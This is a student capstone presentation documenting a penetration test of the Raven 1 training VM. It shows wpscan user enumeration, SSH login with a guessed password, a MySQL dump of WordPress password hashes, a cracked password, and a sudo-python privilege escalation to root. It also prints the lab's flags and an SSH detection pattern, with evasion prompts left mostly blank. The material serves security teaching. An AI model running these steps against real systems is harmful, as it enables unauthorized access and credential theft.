Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Kellen Piro, Nicholas Williams, Richard Nguyen, Leo Martinez, Lucas Busche

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:
Gateway:

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	Using wpscan enumerates information on the WordPress server divulging sensitive information and vulnerabilities to would be attackers.	Using the linux terminal we were able to scan the WordPress server for vulnerabilities and were able to identify the names of the two users on the server.
Open Port SSH	SSH services were open on the system allowing anyone to connect directly into the server if they gained access to user credentials.	We were able to use Michael's user account to SSH into the server.
Weak Credentials	Weak username and password policies leave vulnerabilities to brute force attacks.	We were able to easily guess Michael's password because it was simple and he was allowed to use the same password as his username.

Critical Vulnerabilities: Target 1 (continued)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Insecure password hashes	Password hashes should be salted and use strong encryption to avoid them being broken by rainbow table attacks.	We were able to easily crack the password hash for Steven using John the Ripper.
Stored Credentials in PlainText	All credentials should be stored in an encrypted format in case they are discovered.	We were able to find the Raven Security password unencrypted in the database.
User Privilege Management allowing a Python script exploit	Users with Python privileges can open shells that grant root user privileges.	We were able to input a TTY shell that granted us root privileges on the system.


Exploits Used


Exploitation: SSH and Weak Credentials

Summarize the following:

- How did you exploit the vulnerability?
  - **wpscan** allowed the attacker to enumerate the network users. From there, the attacker was able to **guess login credentials** and gain access to the user account via SSH.
- What did the exploit achieve?
  - This exploit enabled user shell access for user '**Michael**'. By searching around this users directories, the attacker was able to locate several flags.

Screenshots on following slide:






```
[+] Data Sent: 905.515 KB
[+] Data Received: 690.302 KB
[+] Memory used: 284.566 MB
[+] Elapsed time: 00:00:17
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? michael
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www/html/
michael@target1:/var/www/html$ ls
about.html  contact.zip  elements.html  img         js    Security - Doc  team.
contact.php  css         fonts          index.html  scss  service.html    vendo
michael@target1:/var/www/html$ cd Security\ -\ Doc/
michael@target1:/var/www/html/Security - Doc$ ls
css  fonts  img  index.html  js  syntax-highlighter
michael@target1:/var/www/html/Security - Doc$ cd ..
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php     wp-activate.php     wp-comments-post.php  wp-content    wp-links-opm
license.txt   wp-admin            wp-config.php         wp-cron.php   wp-load.php
readme.html   wp-blog-header.php  wp-config-sample.php  wp-includes   wp-login.php
michael@target1:/var/www/html/wordpress$
```

Exploitation: WordPress and SQL Database

Summarize the following:

- How did you exploit the vulnerability?
  - **mysql** allowed enumeration of the Wordpress database.
- What did the exploit achieve?
  - This exploit gave access to the database that had numerous flags in the wp_posts as well as wp_users.The wp_users file contained a user's password

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+----------+----
-----------------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | use
r_registered     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+----
-----------------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 201
8-08-12 22:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |          | 201
8-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+----
-----------------+---------------------+-------------+----------------+
```

```
   0 | post       |                |                  0 |
| 5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

                                                  | flag4      |                | inherit    | closed          | closed
    |              | 4-revision-v1 |            |                | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
                |           4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |
   0 | revision   |                |                  0 |
| 7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - Due to Steven having sudo privileges to use the python command we used a **python** command to escalate to root
    - Steven's password hash was obtained from the SQL database.
    - Using John the Ripper, this hash was cracked into a plaintext password.
    - Steven's privileges only allowed for Python usage. However, using a python command exploit, we were able to spawn a TTY shell and escalate our privileges to **ROOT**.
- What did the exploit achieve?
  - Spawning a TTY shell gave root access, allowing access to the /root directory that contained the final flag.

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/michael#
```

```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

Avoiding Detection

Stealth Exploitation of SSH and Weak credentials

Monitoring Overview

- Which alerts detect this exploit?
  - Setup of an unauthorized SSH alert
- Which metrics do they measure?
  - Invalid SSH users
- Which thresholds do they fire at?
  - %{MONTH:month}(%{SPACE})?%{MONTHDAY:day} %{TIME:time} %{HOSTNAME:hostname} %{WORD}\[%{NUMBER:ssh_session_id}\]: Invalid user %{USER:michael} from %{IPV4:ssh_source_ip} port %{NUMBER:ssh_source_port}

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  -
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of WordPress and SQL Databases

Monitoring Overview

- Which alerts detect this exploit?
  -
- Which metrics do they measure?
  -
- Which thresholds do they fire at?
  -

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit?
  - Alerts to changes in privilege escalation as well as escalation attempts.
- Which metrics do they measure?
  - Measures all unauthorized attempts to gain sudo/root privileges.
- Which thresholds do they fire at?
  - Threshold is 1. All escalation attempts will be sent out as an alert.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.